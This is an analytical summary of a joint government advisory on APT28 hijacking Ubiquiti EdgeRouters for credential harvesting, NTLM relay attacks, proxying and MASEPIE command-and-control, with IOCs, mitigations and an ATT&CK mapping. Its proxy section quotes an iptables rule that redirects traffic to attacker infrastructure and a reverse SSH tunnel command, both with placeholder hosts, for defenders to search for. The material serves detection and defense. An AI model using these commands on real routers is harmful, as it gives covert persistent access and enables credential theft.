

Abstract – This document provides a comprehensive analysis of the joint Cybersecurity Advisory (CSA) released by the Federal Bureau of Investigation (FBI), National Security Agency (NSA), US Cyber Command, and international partners, detailing the exploitation of compromised Ubiquiti EdgeRouters by APT28 to facilitate malicious cyber operations globally. The analysis delves into various aspects of the advisory, including the tactics, techniques, and procedures (TTPs) employed by the threat actors, indicators of compromise (IOCs), and recommended mitigation strategies for network defenders and EdgeRouter users.

This qualitative summary of the CSA provides valuable insights for cybersecurity professionals, network defenders, and specialists across various sectors, offering a deeper understanding of the nature of state-sponsored cyber threats and practical guidance on enhancing network security against sophisticated adversaries. The analysis is particularly useful for those involved in securing critical infrastructure, as it highlights the evolving tactics of cyber threat actors and underscores the importance of international collaboration in cybersecurity efforts.

I. Introduction

The document titled "Cyber Actors Use Compromised Routers to Facilitate Cyber Operations" released by the Federal Bureau of Investigation (FBI), National Security Agency (NSA), US Cyber Command, and international partners warns of use of compromised Ubiquiti EdgeRouters to facilitate malicious cyber operations worldwide.

The popularity of Ubiquiti EdgeRouters is attributed to their user-friendly, Linux-based operating system, default credentials, and limited firewall protections. The routers are often shipped with insecure default configurations and do not automatically update firmware unless configured by the user.

The compromised EdgeRouters have been used by APT28 to harvest credentials, collect NTLMv2 digests, proxy network traffic, and host spear-phishing landing pages and custom tools. APT28 accessed the routers using default credentials and trojanized OpenSSH server processes. With root access to the compromised routers, the actors had unfettered access to the Linux-based operating systems to install tooling and obfuscate their identity.

APT28 also deployed custom Python scripts on the compromised routers to collect and validate stolen webmail account credentials obtained through cross-site scripting and browser-in-the-browser spear-phishing campaigns. Additionally, they exploited a critical zero-day elevation-of-privilege vulnerability in Microsoft Outlook (CVE-2023-23397) to collect NTLMv2 digests from targeted Outlook accounts and used publicly available tools to assist with NTLM relay attacks

II. Keypoints and Takeaways

- APT28 (also known as Fancy Bear, Forest Blizzard, and Strontium) have been exploiting compromised Ubiquiti EdgeRouters to conduct malicious cyber ops globally.
- The exploitation includes harvesting credentials, collecting NTLMv2 digests, proxying network traffic, and hosting spear-phishing landing pages and custom tools.
- The FBI, NSA, US Cyber Command, and international partners have issued a joint Cybersecurity Advisory (CSA) detailing the threat and providing mitigation recommendations.
- The advisory includes observed tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), and maps the threat actors' activity to the MITRE ATT&CK framework.
- The advisory urges immediate action to mitigate the threat, including performing hardware factory resets, updating firmware, changing default credentials, and implementing strategic firewall rules.
- APT28 has used compromised EdgeRouters since at least 2022 to facilitate covert operations against various industries and countries, including the US.
- The EdgeRouters are popular due to their user-friendly Linux-based operating system but are often shipped with default credentials and limited firewall protections.
- The advisory provides detailed TTPs and IOCs to help network defenders identify and mitigate the threat.
- The advisory also includes information on how to map malicious cyber activity to the MITRE ATT&CK framework.
- Organizations using Ubiquiti EdgeRouters must take immediate action to secure their devices against APT28 exploitation.
- The recommended actions include resetting hardware to factory settings, updating to the latest firmware, changing default usernames and passwords, and implementing strategic firewall rules.
- Network defenders should be aware of the TTPs and IOCs provided in the advisory to detect and respond to potential compromises.

III. Threat Actor Activity

Their operations have targeted various industries, including Aerospace & Defense, Education, Energy & Utilities, Governments, Hospitality, Manufacturing, Oil & Gas, Retail, Technology, and Transportation. The targeted countries include the Czech Republic, Italy, Lithuania, Jordan, Montenegro, Poland, Slovakia, Turkey, Ukraine, United Arab Emirates, and the US, with a strategic focus on individuals in Ukraine.

Potential consequences and impacts on these affected industries include:

- Data breaches and theft of sensitive information, intellectual property, or trade secrets.
- Disruption of critical infrastructure operations, such as power grids, transportation systems, or manufacturing processes.
- Compromise of government networks and systems, potentially leading to espionage or national security threats.
- Financial losses due to operational disruptions, theft of customer data, or reputational damage.
- Potential safety risks if control systems or operational technology (OT) networks are compromised.
- Loss of customer trust and confidence in the affected organizations.

IV. Moobot OpenSSH Trojan

APT28 actors have been leveraging default credentials and trojanized OpenSSH server processes to access Ubiquiti EdgeRouters. The trojanized OpenSSH server processes are associated with Moobot, a Mirai-based botnet that infects Internet of Things (IoT) devices using remotely exploitable vulnerabilities, such as weak or default passwords.

A. Trojanized OpenSSH Server Binaries

Trojanized OpenSSH server binaries downloaded from packinstall[.]kozow[.]com have replaced legitimate binaries on EdgeRouters accessed by APT28. These trojanized binaries allow remote attackers to bypass authentication and gain unauthorized access to the compromised routers.

The Moobot botnet is known for its ability to exploit vulnerabilities in IoT devices, particularly those with weak or default passwords. By replacing the legitimate OpenSSH server binaries with trojanized versions, APT28 actors can maintain persistent access to the compromised EdgeRouters and use them for various malicious purposes.

B. Mirai-based Botnet

Moobot is a Mirai-based botnet, which means it is derived from the infamous Mirai malware that first emerged in 2016. Mirai is designed to scan for and infect IoT devices by exploiting common vulnerabilities and using default credentials. Once a device is infected, it becomes part of the botnet and can be used for distributed denial-of-service (DDoS) attacks, credential stuffing, and other malicious activities.

The use of a Mirai-based botnet like Moobot highlights the importance of securing IoT devices, such as routers, by changing default passwords and keeping the firmware up to date. The combination of weak or default passwords and unpatched vulnerabilities makes these devices an attractive target for threat actors like APT28.

C. Impact on Compromised EdgeRouters

With the trojanized OpenSSH server processes in place, APT28 actors can maintain persistent access to the compromised EdgeRouters. This allows them to use the routers as a platform for various malicious activities, such as:

- Harvesting credentials
- Collecting NTLMv2 digests
- Proxying network traffic
- Hosting spear-phishing landing pages and custom tools

V. Credential Access via Python Scripts

APT28 actors have been hosting custom Python scripts on compromised Ubiquiti EdgeRouters to collect and validate stolen webmail account credentials. These scripts are typically stored alongside related log files in the home directory of a compromised user, such as:

- /home/<compromised user>/srv/core.py
- /home/<compromised user>/srv/debug.txt

The FBI claims that they have recovered verbose log files containing information about APT28 activity on the compromised EdgeRouters.

A. Custom Python Scripts

The custom Python scripts hosted on the compromised EdgeRouters serve the purpose of collecting and validating stolen webmail account credentials. APT28 actors use these scripts as part of their credential harvesting operations, targeting specific webmail users.

The scripts are designed to automatically break captcha problems on webmail login pages, allowing the actors to bypass this security measure and gain unauthorized access to the targeted accounts. To achieve this, the scripts make connections to the API endpoint api[.]anti-captcha[.]com, which is used by APT28 actors for captcha-solving purposes.

B. Yara Rule for Detection

To help network defenders locate credential collection scripts on compromised EdgeRouters, the FBI has created a Yara rule. Yara is a tool used to identify and classify malware based on textual or binary patterns. The FBI-provided Yara rule can be used to scan the file system of EdgeRouters and detect the presence of the custom Python scripts used by APT28 actors.

In addition to using the Yara rule, network defenders can also query network traffic for connections to the api[.]anti-captcha[.]com endpoint. Detecting traffic to this API can help identify compromised EdgeRouters and potential credential harvesting activities.

C. Mitigation and Investigation

Upon detecting the presence of custom Python scripts or connections to the api[.]anti-captcha[.]com endpoint, network defenders should take immediate action to mitigate the risk and investigate the extent of the compromise:

- Isolating the affected EdgeRouters from the network
- Performing a thorough analysis of the scripts and log files to understand the scope of the credential harvesting activities
- Resetting passwords for potentially compromised webmail accounts

VI. Exploitation of CVE-2023-23397

APT28 actors have been exploiting CVE-2023-23397, a critical elevation of privilege vulnerability in Microsoft Outlook on Windows, to facilitate NTLMv2 credential leaks. This vulnerability, which was a zero-day at the time of its initial exploitation by APT28 in early 2022, allows Net-NTLMv2 hashes to be leaked to actor-controlled infrastructure.

A. NTLMv2 Credential Harvesting

To exploit CVE-2023-23397 and harvest NTLMv2 credentials, APT28 actors have been using two publicly available tools:

- **ntlmrelayx.py:** This tool is part of the Impacket suite, a collection of Python classes for working with network protocols. APT28 actors have used ntlmrelayx.py to execute NTLM relay attacks [T1557] and facilitate the leakage of NTLMv2 credentials.
- **Responder:** Responder is a tool designed to capture and relay NTLMv2 hashes by setting up a rogue authentication server [T1556]. APT28 actors have installed Responder on compromised Ubiquiti EdgeRouters to collect NTLMv2 credentials from targeted Outlook accounts.

The FBI has collected evidence of APT28's CVE-2023-23397 exploitation activity on numerous compromised EdgeRouters.

- Logging and Detection
- When using the default configurations, Responder logs its activity to the following files:
- Responder-Session.log
- Responder.db

Network defenders and users can search for these log files, as well as the presence of ntlmrelayx.py and Responder tooling, on EdgeRouters to identify potential APT28 activity related to the exploitation of CVE-2023-23397.

B. Mitigation and Investigation

To mitigate the risk of CVE-2023-23397 exploitation and NTLMv2 credential leaks, network defenders and users should take the following steps:

- Apply the Microsoft patch: Microsoft has released a patch to address CVE-2023-23397. Ensure that all Outlook installations are updated with the latest security updates.
- Scan for compromised EdgeRouters: Use the provided information to scan EdgeRouters for the presence of ntlmrelayx.py, Responder, and their associated log files. Identify and isolate any compromised routers for further investigation.
- Reset compromised credentials: If NTLMv2 credential leaks are detected, reset the affected user accounts and implement additional security measures, such as multi-factor authentication.
- Implement recommended mitigations: Follow the recommended mitigations for compromised EdgeRouters, including performing a hardware factory reset, upgrading to the latest firmware version, and changing default usernames and passwords.

VII. Proxy and Tunnel Infrastructure

APT28 actors have been using compromised Ubiquiti EdgeRouters to establish proxy connections and reverse SSH tunnels to their dedicated infrastructure. This allows them to maintain persistent access and control over the compromised devices, even after password changes or other mitigation attempts.

A. Reverse Proxy Connections

APT28 actors have utilized iptables rules on EdgeRouters to establish reverse proxy connections to their dedicated infrastructure. Network defenders and users can review iptables chains and Bash histories on EdgeRouters for unusual invocations, such as the following example:

```
iptables -t nat -I PREROUTING -d <router IP
address> -p tcp -m tcp --dport 4443 -j DNAT -to-
destination <APT28 dedicated infrastructure>:10081
```

This iptables rule redirects incoming traffic on port 4443 of the EdgeRouter to the APT28 dedicated infrastructure on port 10081, effectively creating a reverse proxy connection.

B. Reverse SSH Tunnels

Additionally, APT28 actors have uploaded adversary controlled SSH RSA keys to compromised EdgeRouters to establish reverse SSH tunnels. These tunnels allow the actors to access the compromised devices, even after password changes or other mitigation attempts.

Network defenders and users can review the following directories on EdgeRouters for unknown RSA keys:

- /root/.ssh/
- /home/<user>/.ssh/

The presence of unknown RSA keys in these directories may indicate that adversaries have used them to access the EdgeRouters, bypassing password authentication.

Furthermore, network defenders can query network traffic logs on EdgeRouters to identify abnormal SSH sessions. An invocation of a reverse SSH tunnel used by APT28 actors is provided below:

```
ssh –i <RSA key> -p <port> root@<router IP
address> -R <router IP address>:<port>
```

This command establishes a reverse SSH tunnel from the EdgeRouter to the APT28 infrastructure, allowing the actors to maintain remote access and control over the compromised device.

VIII. MASEPIE Malware

In December 2023, APT28 actors developed MASEPIE, a small Python backdoor capable of executing arbitrary commands on victim machines. An FBI investigation revealed that on more than one occasion, APT28 used compromised Ubiquiti EdgeRouters as command-and-control (C2) infrastructure for MASEPIE backdoors deployed against targets.

A. *Command-and-Control Infrastructure*

While APT28 does not deploy MASEPIE on EdgeRouters themselves, the compromised routers have been used as C2 infrastructure to communicate with and control MASEPIE backdoors installed on systems belonging to targeted individuals and organizations.

The data sent to and from the EdgeRouters acting as C2 servers was encrypted using a randomly generated 16-character AES key, making it more difficult to detect and analyze the malicious traffic.

B. *MASEPIE Backdoor Functionality*

MASEPIE is a Python-based backdoor that allows APT28 actors to execute arbitrary commands on the infected systems. This backdoor provides the threat actors with a persistent foothold and remote control capabilities, enabling them to carry out various malicious activities, such as:

- Data exfiltration
- Lateral movement within the compromised network
- Deployment of additional malware or tools
- Execution of reconnaissance and intelligence-gathering commands

C. *Mitigation and Investigation*

To mitigate the risk of MASEPIE backdoors and the use of compromised EdgeRouters as C2 infrastructure, network defenders and users should take the following steps:

- **Implement endpoint protection:** Deploy advanced endpoint protection solutions capable of detecting and preventing the execution of MASEPIE and other malicious Python scripts or backdoors.
- **Monitor network traffic:** Closely monitor network traffic for any suspicious encrypted communications or connections to known APT28 infrastructure, including compromised EdgeRouters.
- **Analyze network logs:** Review network logs for any indications of encrypted communications or connections to EdgeRouters that may be acting as C2 servers.

IX. MITRE ATT&CK TACTICS AND TECHNIQUES

The provided tables map the tactics and techniques used by the APT28 threat actor to the MITRE ATT&CK framework. Here's a summary of the information:

A. *Resource Development:*

T1587 (Develop Capabilities): APT28 authored custom Python scripts to collect webmail account credentials.

T1588 (Obtain Capabilities): APT28 accessed EdgeRouters compromised by the Moobot botnet, which installs OpenSSH trojans.

B. *Initial Access:*

T1584 (Compromise Infrastructure): APT28 accessed EdgeRouters previously compromised by an OpenSSH trojan.

T1566 (Phishing): APT28 conducted cross-site scripting and browser-in-the-browser spear-phishing campaigns.

C. *Execution:*

T1203 (Exploitation for Client Execution): APT28 exploited the CVE-2023-23397 vulnerability.

D. *Persistence:*

T1546 (Event Triggered Execution): The compromised routers housed Bash scripts and ELF binaries designed to backdoor OpenSSH daemons and related services.

E. *Credential Access:*

T1557 (Adversary-in-the-Middle): APT28 installed tools like Impacket ntlmrelayx.py and Responder on compromised routers to execute NTLM relay attacks.

T1556 (Modify Authentication Process): APT28 hosted NTLMv2 rogue authentication servers to modify the authentication process using stolen credentials from NTLM relay attacks.

F. *Collection:*

T1119 (Automated Collection): APT28 utilized CVE-2023-23397 to automate the collection of NTLMv2 hashes.

G. *Exfiltration:*

T1020 (Automated Exfiltration): APT28 utilized CVE-2023-23397 to automate the exfiltration of data to actor-controlled infrastructure.